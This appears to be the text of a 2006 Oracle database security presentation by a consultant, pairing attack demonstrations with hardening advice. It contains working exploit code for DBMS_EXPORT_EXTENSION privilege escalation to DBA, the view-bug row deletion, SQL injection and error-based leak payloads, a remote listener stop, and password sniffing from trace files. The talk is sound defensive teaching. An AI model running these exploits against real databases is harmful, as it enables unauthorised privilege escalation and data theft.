- CPU October 2006 had record number of remote APEX bugs – beware!
- New fixing strategy – DBMS_ASSERT and binds for PL/SQL bugs
- Some examples
 - DBMS_EXPORT_EXTENSION
 - The infamous 0-Day view bug

Export extension bug – create the hack

```
CREATE OR REPLACE PACKAGE HACK AUTHID CURRENT_USER IS
  FUNCTION ODCIIndexGetMetadata (oindexinfo
    SYS.odciindexinfo,p3 VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
    RETURN NUMBER;
END;
/
CREATE OR REPLACE PACKAGE BODY HACK IS
  FUNCTION ODCIIndexGetMetadata(oindexinfo
    SYS.odciindexinfo,p3 VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
    RETURN NUMBER
  IS
    pragma autonomous_transaction;
    BEGIN
      EXECUTE IMMEDIATE 'GRANT DBA TO PXF'; RETURN(1);
    END; END;
/
```

Demo

Export extension – run the hack

```
DECLARE
```

```
  buf PLS_INTEGER;
```

```
  v_Return VARCHAR2(200);
```

```
BEGIN
```

```
  v_Return :=
```

```
  SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA
```

```
    (INDEX_NAME => 'A1',
```

```
    INDEX_SCHEMA => 'PXF',
```

```
    TYPE_NAME => 'HACK',
```

```
    TYPE_SCHEMA => 'PXF',
```

```
    VERSION => '10.2.0.2.0',
```

```
    NEWBLOCK => buf,
```

```
    GMFLAGS => 1);
```

```
END;
```

```
/
```

Demo

DBMS_EXPORT_EXTENSION - output

```
SQL> @exp
Connected.
Grant succeeded.
Connected.
Package created.
Package body created.
PL/SQL procedure successfully completed.
```

- Create user PXF
- grant create session and create procedure
- Run the hack, become a DBA

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
-----	-----	---	---	--
PXF	DBA	NO	YES	NO

```
SQL>
```

0-Day view bug

- The 0-day view bug was published on Metalink by Oracle
- Doc ID Note: 363848.1 – taken down quickly
- The exploit code appeared on a number of sites
- The bug allows a user with select privileges on a base table to delete rows from a view
- Fixed in July 2006 CPU
- Some further variations have been found – at least 5
- Let's demonstrate the original bug

0-Day view bug

```
SQL> grant create session, create view to pxf
      identified by pxf;
SQL> grant select on scott.emp to pxf;
SQL> connect pxf/pxf@ora
SQL> create view em_em as
      2 select e1.ename,e1.empno,e1.deptno
      3 from scott.emp e1, scott.emp e2
      4 where e1.empno=e2.empno;
SQL> /
View created.
SQL> delete from em_em;
14 rows deleted.
SQL>
```

Demo

What is SQL Injection?

- What is SQL Injection?
- Big issue because of remote exploits
- Many forms –
 - Extra queries, unions, order by, sub-selects, functions
- Secure your PL/SQL code:
 - Don't use concatenated dynamic SQL or PL/SQL
 - Use bind variables
 - Filter input that is passed to dynamic SQL or PL/SQL
- Many other types of injection exist: e.g. Javascript, php, html...

Test for SQL Injection

- Can you test your own applications for SQL Injection issues?
- It's possible to test by hand
- Enter a single quote in each field and check for errors
- ORA-1756, ORA-0933 and others are good indicators
- Commercial and free tools are available such as
 - Absinthe - <http://www.0x90.org/releases/absinthe/>
 - SPI Dynamics Webinspect - <http://www.spidynamics.com/productdwnld.html>
 - MatriXay - <http://www.dbappsecurity.com/>
 - More...

Test for SQL Injection

```
SQL> exec get_cust('');
```

```
ERROR:
```

```
ORA-01756: quoted string not properly terminated
```

```
SQL> exec get_cust('x' union select username from  
all_users where 'x'='x');
```

```
debug:select customer_phone from customers where  
customer_surname='x' union
```

```
select username from all_users where 'x'='x'
```

```
::ANONYMOUS
```

```
::BI
```

```
::CTXSYS
```

```
::DBSNMP
```

To try this get the code from -

<http://www.petefinnigan.com/masterclasses.htm>

Types of SQL Injection

- There are a number of classes of SQL Injection:
 - In band – The injection returns extra data through the same channel as the original SQL
 - Out of band – The original SQL is not used to channel the results back to the hacker. In this case he will use an alternate route, such as writing the data to a webserver and reading it from an access_log or error_log. UTL_HTTP could be used
 - Inference – This is a more complicated technique where no data is returned to the hacker but he is able to **infer** the data he wants. Common ideas include web server return codes, application error codes, timing measurements and many more

Detecting SQL Injection

- The SERVERERROR system trigger may be used to track some Oracle errors and log to a table
- Database events could be set to capture some server errors -
http://www.petefinnigan.com/forum/yabb/YaBB.cgi?board=ora_sec;action=display;num=1157359768;start=2#2
- Network based appliances can be used to analyse all statements sent to the database – AppRadar, AppDefend, SQLGuard, BlueLane Patchpoint...
- Database audit such as FGA or standard select audit could be used – but detecting signatures / rules – you would be on your own

Example SQL Injection tool - Absinthe

The screenshot shows the Absinthe application window with the following configuration:

- Host Information:** DB Schema, Download Records
- Exploit Type:** Blind Injection (selected), Error Based
- Select The Target Database:** Oracle RDBMS
- Connection:** Target URL: https://www.petefinnigan.com; Connection Method: Post (selected), Use SSL (checked); Comment End of Query (checked), Append text to end of query (unchecked)
- Authentication:** Use Authentication (unchecked); Basic (selected), Digest, NTLM; Name, Password, and Domain fields are empty
- Form Parameters:** Name: MaryAnn; Default Value: S3cur1ty; Injectable Parameter (unchecked), Treat Value as String (unchecked); Add Parameter and Add Cookie buttons are present
- Parameters Table:** A table with columns Name, Value, and Injectable. It is currently empty.
- Buttons:** Edit and Remove buttons are located to the right of the Parameters table.
- Footer:** Verify SQL Server Version (unchecked), Initialize Injection button, and No Injection Point Found status.

A Simple SQL Injection example

```
SQL> connect scott/tiger@oradev
Connected.
SQL> select utl_inaddr.get_host_name('127.0.0.1') from dual;
localhost
SQL> select utl_inaddr.get_host_name('**'||(select banner from
      v$version where rownum=1)||'**') from dual;
select utl_inaddr.get_host_name('**'||(select banner from v$version
      where rownum=1)||'**') from dual
      *
```

ERROR at line 1:
ORA-29257: host ****Personal Oracle9i Release 9.2.0.1.0 - Production****
unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

Demo

Exploiting the listener

- The listener is the outer perimeter wall for Oracle
 - It attracts attention of hackers
- The listener can be password protected – amazingly!
 - Protect the listener.ora – some versions hash knowledge has value!
- Stop dynamic configuration of the listener
- The 10g listener is better
 - Current issues with local authentication – UTL_TCP
- Ensure trace is off and the directory is valid
- Use listener logging - ensure file and directory are valid
- Remove ExtProc functionality if not needed

Issues with the listener

- There are no password management features
 - Lock out is not available
 - Failed logins are not available
 - Password aging and management are not available
- Tools to audit the listener
 - Tnscmd – (<http://www.jammed.com/~jwa/hacks/security/tnscmd/>)
 - DokFleed (<http://www.dokfleed.net/duh/modules.php?name=News&file=article&sid=35>)
 - Integrigy (<http://www.integrigy.com/downloads/lsnrcheck.exe>)
- The TNS / O3Logon protocols have changed in 9i,10g
- Is the protocol available?
 - Yes, some of it if you know where to look on the Internet

Demo - lsnrcheck

An example listener exploit

```
LSNRCTL> stop 192.168.254.201
```

```
Connecting to
```

```
(DESCRIPTION=(CONNECT_DATA=(SID=*)(SERVICE_NAME=192.168.254.201))
```

```
ADDRESS=(PROTOCOL=TCP)(HOST=192.168.254.201)(PORT=1521))
```

```
The command completed successfully
```

```
C:\Documents and Settings\Compaq_Owner>lsnrctl status
```

```
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 19-SEP-2005 14:14:32
```

```
Copyright (c) 1991, 2002, Oracle Corporation. All rights reserved.
```

```
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
```

```
TNS-12541: TNS:no listener
```

```
TNS-12560: TNS:protocol adapter error
```

```
TNS-00511: No listener
```

Sniffing

- What is sniffing?
- What can you sniff?
 - ALTER USER, PASSWORD and SET ROLE, data
- Trojan password verification functions to steal passwords
- Sniffing the logon process
 - Can passwords be stolen?
 - Can hashes be stolen?
 - If you have a hash then it is possible to steal the password!
 - Use ASO or free alternatives

Sniffing an ALTER USER

```
TRACE_FILE_SERVER=oug.trc  
TRACE_DIRECTORY_SERVER=d:\temp  
TRACE_LEVEL_SERVER=SUPPORT
```

➡ Add to the sqlnet.ora file

```
SQL> alter user scott identified by secretpassword;
```

User altered.

🔍 In the trace file you will find the password

```
[19-SEP-2005 14:29:52:814] nsprecv: 00 00 00 00 00 2D 61 6C | .....-al |  
[19-SEP-2005 14:29:52:814] nsprecv: 74 65 72 20 75 73 65 72 | ter.user |  
[19-SEP-2005 14:29:52:814] nsprecv: 20 73 63 6F 74 74 20 69 | .scott.i |  
[19-SEP-2005 14:29:52:814] nsprecv: 64 65 6E 74 69 66 69 65 | dentifie |  
[19-SEP-2005 14:29:52:814] nsprecv: 64 20 62 79 20 73 65 63 | d.by.sec |  
[19-SEP-2005 14:29:52:814] nsprecv: 72 65 74 70 61 73 73 77 | retpassw |  
[19-SEP-2005 14:29:52:814] nsprecv: 6F 72 64 01 00 00 00 01 | ord..... |
```

Auditing Oracle for security issues - tools

- Default passwords - http://www.petefinnigan.com/default/default_password_checker.htm
- Password cracker (orabf) – <http://www.toolcrypt.org>
- Privilege audit scripts (find_all_privs.sql) – <http://www.petefinnigan.com>
- CIS Oracle benchmark - http://www.cisecurity.org/bench_oracle.html
- Patrik Karlsson (OAT, OScanner) – <http://www.cqure.net>
- Listener audit tool – <http://www.integrigy.com/downloads/lisnrcheck.exe>
- Many more free and commercial tools
 - nessus, metacortex, Repscan, AppDetective, NGS Squirrel
 - See <http://www.petefinnigan.com/tools.htm> for details and links
- Backtrack CD - <http://www.remote-exploit.org/index.php/BackTrack>

Tools – CIS Benchmark

The screenshot shows the 'The Center for Internet Security - Scoring Tool' interface. The window title is 'The Center for Internet Security - Scoring Tool'. The menu bar includes 'File', 'Scoring', 'Reporting', 'Benchmarks', and 'Help'. The main area is divided into several sections:

- Score**: A button to view the score.
- Scoring**: Configuration fields for 'SID' (dropdown menu with 'oradev' selected), 'Oracle User' (text field with 'SYSTEM'), 'Password' (text field with '*****'), 'Owner Username' (text field with 'Administrator'), and 'DBA Group' (text field with 'ORA_DBA').
- Options**: Two checkboxes, 'OAS SSL' and 'OAS Native Security', both of which are unchecked.
- Level 1**: A table of scores for Level 1 benchmarks.

Host Files	3.97
Database Access	4.00
Policy and Procedure	0.81
Total	2.90
- Level 2**: A table of scores for Level 2 benchmarks.

Host Files	2.14
Database Access	1.00
Policy and Procedure	2.56
Total	1.91
- Appendix A**: A table of scores for Appendix A benchmarks.

Additional Settings	0.00
---------------------	------


At the bottom, a progress bar indicates '100% complete (269/269)'.

Tools - OScanner

```
C:\WINDOWS\System32\cmd.exe
D:\Peter.Finnigan\oracle_security\patrik_karlson\osscanner_bin>osscanner -s 192.168.254.201 -P1521
Oracle Scanner 1.0.6 by patrik@cgure.net
-----
[-] Checking host 192.168.254.201
[-] Checking sid (<sans>) for common passwords
[-] Account CTXSYS/CTXSYS is locked
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (<sans>)
[-] Successfully enumerated 37 accounts
[-] Account HR/HR is locked
[-] Account MDSYS/MDSYS is locked
[-] Account OE/OE is locked
[-] Account OLAPSYS/MANAGER is locked
[-] Account ORDPLUGINS/ORDPLUGINS is locked
[-] Account ORDSYS/ORDSYS is locked
[-] Account OUTLN/OUTLN is locked
[-] Account PM/PM is locked
[-] Account QS/QS is locked
[-] Account QS_ADM/QS_ADM is locked
[-] Account QS_CB/QS_CB is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CS/QS_CS is locked
[-] Account QS_ES/QS_ES is locked
[-] Account QS_OS/QS_OS is locked
[-] Account QS_WS/QS_WS is locked
[-] Account RMAN/RMAN is locked
[-] Account SCOTT/TIGER found
[-] Account SH/SH is locked
[-] Account SYS/CHANGE_ON_INSTALL found
[-] Account SYSTEM/MANAGER found
[-] Account WKSYS/WKSYS is locked
[-] Checking user supplied passwords against sid (<sans>)
[-] Checking user supplied dictionary
[-] Account WMSYS/WMSYS is locked
[-] Account XDB/XDB is locked
[-] Account WKPROXY/WKPROXY is locked
[-] Account ODM/ODM is locked
[-] Account ODM_MTR/ODM_MTR is locked
[-] Account TEST01/TEST01 found
[-] Account SCHEMA_OWNER/SCHEMA_OWNER found
[-] Account HACKER/HACKER found
[-] Account TEST01_TRIG/TEST01_TRIG found
[-] Account TEST1/TEST1 found
[-] Account TEST2/TEST2 found
[-] Querying database for version information
D:\Peter.Finnigan\oracle_security\patrik_karlson\osscanner_bin>
D:\Peter.Finnigan\oracle_security\patrik_karlson\osscanner_bin>
D:\Peter.Finnigan\oracle_security\patrik_karlson\osscanner_bin>
```

Demo

OScanner – report viewer



Enterprise Manager Policy Violations

Oracle Enterprise Manager (SYS) - Policy Violations - Microsoft Internet Explorer

Address: http://peterfin.insight.co.uk:1158/em/console/ecm/policy?ignored=N&type=oracle_database&pageName=/ecm/policy/rollup&target=oradwp&event=rollup

ORACLE Enterprise Manager 10g Database Control

Database Instance: oradwp > Policy Violations

Policy Violations

Page Refreshed 06-Nov-2006 17:03:46

View:

Priority	Policy Rule	Category	Recommendation	Violation Count	Details	Last Evaluation	Non-Compliant Since
	EXECUTE UTL_FILE privileges to PUBLIC	Security	Oracle recommends that you revoke EXECUTE privileges on powerful packages from PUBLIC	1	Package UTL_FILE	06-Nov-2006 16:56:55	10-Oct-2006 13:16:32
	Excessive PUBLIC EXECUTE privileges	Security	Oracle recommends that you revoke EXECUTE privileges on powerful packages from PUBLIC	4	Package UTL_HTTP DBMS_RANDOM UTL_SMTP UTL_TCP	06-Nov-2006 16:56:55	10-Oct-2006 13:16:32
	Unlimited login attempts	Security	Oracle recommends changing the parameter FAILED_LOGIN_ATTEMPTS in user profiles to no more than 10	1	Account DBSNMP	06-Nov-2006 16:56:55	10-Oct-2006 13:16:32
	Installation of JAccelerator (NCOMP)	Installation	Oracle recommends installing JAccelerator(NCOMP) which typically contains Natively compiled (NCOMP) classes for improved Java Virtual Machine performance. Please refer to the Post-installation Tasks section in the Database Install Guide for instructions on how to install JAccelerator.	1	Oracle Home D:\oracle_10g_r2 (OraDb10g_home1)	06-Nov-2006 17:00:19	10-Oct-2006 13:20:23

Related Links

Done Internet

Patch and versions

- Should you patch straight away?
 - Researchers and hackers analyse patches
 - Security companies analyse patches
 - This results in exploit details becoming available quickly
- How do you determine patch levels
 - v\$version – gives base release
 - Listener version – not valid if listener was not updated
 - OPatch – queries the inventory – see example
 - OEM – Does basic policy checks – 11g promises a better tool
 - Package checksums

OPatch example

```
C:\WINDOWS\System32\cmd.exe
ed>.

example:
'opatch -help'
'opatch apply -help'
'opatch lsinventory -help'
'opatch rollback -help'

OPatch succeeded.

D:\oracle_10g_r2\OPatch>opatch lsinventory
Invoking OPatch 10.2.0.1.0

Oracle interim Patch Installer version 10.2.0.1.0
Copyright (c) 2005, Oracle Corporation. All rights reserved..

Oracle Home           : D:\oracle_10g_r2
Central Inventory     : n/a
  from                : C:\Program Files\Oracle\Inventory
OPatch version        : 10.2.0.1.0
OUI version           : 10.2.0.1.0
OUI location          : D:\oracle_10g_r2\oui
Log file location     : D:\oracle_10g_r2\cfgtoollogs\opatch\opatch-2006_Nov_08_14-43-46-GMT_Wed.log

Lsinventory Output file location : D:\oracle_10g_r2\cfgtoollogs\opatch\lsinv\lsinventory-2006_Nov_08_14-43-46-GMT_Wed.txt

-----

Installed Top-level Products (1):

Oracle Database 10g                                     10.2.0.1.0
There are 1 products installed in this Oracle Home.

There are no Interim patches installed in this Oracle Home.

-----

OPatch succeeded.

D:\oracle_10g_r2\OPatch>
```

Patch analysis

- How do researchers and hackers analyse patches?
- Simple
 - Download the patch
 - Run a program to checksum all database objects (save the output) – Repscan can do this
 - Install the patch
 - Run the checksum again and compare. Locate packages and procedures that have changed
 - Unwrap the before and after packages and procedures and establish what Oracle has fixed
 - Create an exploit for the un-patched database

PL/SQL Unwrapping

- PL/SQL can be unwrapped
- Un-wrappers are available on the black market / black hat
- How do they work?
 - 9i and lower is based on DIANA
 - 10g is a new algorithm mechanism provided
 - The contents of symbol table are no longer visible
 - The encryption involves base64 – forum post
 - 10gR2 provides the ability to wrap from within the database using DBMS_DDL

IDL – Interface description language

- DIANA is written down as IDL
- What is IDL? – Interface description language – Also derived from ADA
- IDL is stored in the database in 4 dictionary tables
 - IDL_CHAR\$, IDL_SB4\$, IDL_UB1\$ and IDL_UB2\$
- Wrapped PL/SQL is simply DIANA written down as IDL
- Oracle say that wrapped PL/SQL is simply encoded
- Therefore the *wrap* program is the front end of a PL/SQL compiler.
- Is wrapped PL/SQL – DIANA – reversible?

A book about DIANA

DIANA – An Intermediate
Language for ADA
Editors: G. Goos, W.A. Wulf
A.Evans, Jr and K.J. Butler
Springer-Verlag
ISBN : 0387126953
Revised Edition (December 1983)

Quote from page 165:

“Appendix III – Reconstructing the source”

“One of the basic principals of DIANA is that the structure of the original source program is to be retained in the DIANA representation.....”

“There is a close correspondence between ADA’s syntax and DIANA’s structural attributes... It is this correspondence that permits source code reconstruction.”

A Sample PL/SQL procedure – 9i

```
SQL> connect sys/change_on_install as sysdba
```

Connected.

```
SQL> create or replace procedure AA as
```

```
2 begin
```

```
3     null;
```

```
4 end;
```

```
5 /
```

Procedure created.

```
SQL>
```

Connect in SQL*Plus and create a simple PL/SQL procedure

Demo

A proof of concept un-wrapper

```
SQL> set serveroutput on size 1000000
```

```
SQL> exec unwrap_r('AA');
```

```
Start up
```

```
CREATE OR REPLACE
```

```
PROCEDURE AA
```

```
IS
```

```
BEGIN
```

```
NULL;
```

```
END;
```

```
\
```

```
PL/SQL procedure successful
```

```
SQL>
```

Demo

- `unwrap_r.sql` – also available from http://www.petefinnigan.com/unwrap_r.sql
- Implements the code generation to create PL/SQL from DIANA for a simple procedure
- Uses a simple recursive descent parser

Unwrap_r.sql recursive function

```
create or replace procedure unwrap_r(aname varchar2)
is
    root sys.pidl.ptnod;
    status sys.pidl.ub4;
procedure recurse (n sys.pidl.ptnod) is
    seq sys.pidl.ptseqnd;
    len integer;
begin
    if(pidl.ptkin(n) = diana.d_comp_u) then
        recurse(diana.a_unit_b(n));
    elsif (pidl.ptkin(n) = diana.d_s_body) then
        dbms_output.put_line('CREATE OR REPLACE ');
        recurse(diana.a_d_(n));
        recurse(diana.a_header(n));
        recurse(diana.a_block_(n));
        dbms_output.put_line('END;');
        dbms_output.put_line('/');
    }output snipped}
```

Create your own checksum tools

- `Dbms_obfuscation_toolkit.md5` can be used
- `Dbms_crypto.hash` could be used
- External C code or Java code could be used
- Create a simple procedure to read in the package source from `DBA_SOURCE` and checksum each package / procedure / function and store the results
- These techniques are used by researchers to
 - Analyse patches for use in commercial tools
 - Analyse patches to create exploits
- You can also use them to ensure that you know what structural changes have occurred in your database

How do you protect Oracle?

- Keep it simple to start with – Rome was not built in a day
- Apply patch sets, upgrades and critical security patches
 - Some recent patch issues – still apply the patch
- Deal with the common configuration issues (remote_os_authent,O7_dictionary...)
- Deal with common default privilege issues (connect, resource...)
- Check for default passwords still in use - REGULARLY
- Check for weak user passwords – use a cracker
 - Use password management features
- Secure the listener – passwords, protect configuration

How do you protect Oracle? Cont'd

- Lock down paths to the data
 - Valid node checking
 - Firewalls
- Lock down key packages
 - File access, net access, OS access, encryption
- Enable simple audit and logging
 - Connections, use of key privileges

How do you protect Oracle? Cont'd

- Close down all of the ports Oracle has opened
 - The flying piglet, iSQL*Plus, em, OEM...
- Remove features and functions that you do not use –
 - Use the OUI and removal scripts where provided
- Encrypt network connections
 - Client to database / application server / webserver
 - Application server – database
- Encrypt critical data in the database
- Code against SQL injection – binds, dynamic SQL, ownership,
- Use **The least privilege principle**

How do you protect Oracle? Cont'd

- Apache is often installed and enabled by default
 - Disable Apache
 - Remove the software installation
 - Beware Oracle versions lag
- If Apache is needed then it must be hardened
- Remove XDB
 - Many issues, SQL Injection, buffer overflows
 - Edit the init.ora or spfile
- Look at documents such as project lockdown and Note ID 189367.1

Lock down the listener

- The listener is an easy target
- No password management
- No failed login attempts
- No default logging
- Set a password – 10g has local authentication
- Prevent dynamic administration
- Turn on logging

Lock down the paths to data

- Data can have many access paths
- From clients and application servers
- From DBA workstations
- Inside the database itself
- Use firewalls to block address ranges and services
- Use valid node checking at the database level
 - Applications, DBA's only
- Review data access duplications – not simple or quick
 - Views, tables, packages

Use Oracles Audit features

- Face it, someone will break in or cause damage
- Enable audit for all database logins
 - Set up reporting to monitor access
 - And failed login attempts
- Enable audit for use of system privileges
- Enable audit for any structural changes
- Use application level audit
 - E-Business suite features
 - Application logins
 - Trigger based data change log

Use Oracle Audit Features cont'd

- Use system level logging such as listener.log
- Use FGA where appropriate
- Audit access and change to critical data
- Analyse the audit trail and logs
 - Create reports
 - Create procedures / policies
 - Review report contents
 - Set alerts
 - Act on the contents
- Consider external audit tools, guardium, AppRadar, AppDefend, Chakra...

Extra protection

- Consider new additions such as Oracle data-vault - <http://www.oracle.com/technology/obe/datavault/datavault.htm>
- Consider encryption of data – see my earlier presentation
- Consider the use of Oracle Label Security – OLS
- Consider the use of Virtual Private Database

Summary / Conclusions

- Security is just common sense
- Oracle is big and complex – too much to look at?
- Understand how a hacker thinks – this is important
- Install what is needed not what can be installed
- Audit users passwords and use password management
- Audit for configuration issues / privileges regularly
- Expose only the privileges that are needed
- Remember hackers do not just want to get DBA privileges
- Use Oracle auditing

Questions and Answers

- Any Questions, please ask
- Later?
 - Contact me via email peter.finnigan@siemens.com
 - Or via my website <http://www.petefinnigan.com>



www.siemens.co.uk/insight

+44 (0)1932 241000

Insight Consulting

Siemens Enterprise Communications Limited

**Security, Compliance, Continuity
and Identity Management**

SIEMENS



Choose with confidence
use with ease



INVESTOR IN PEOPLE



013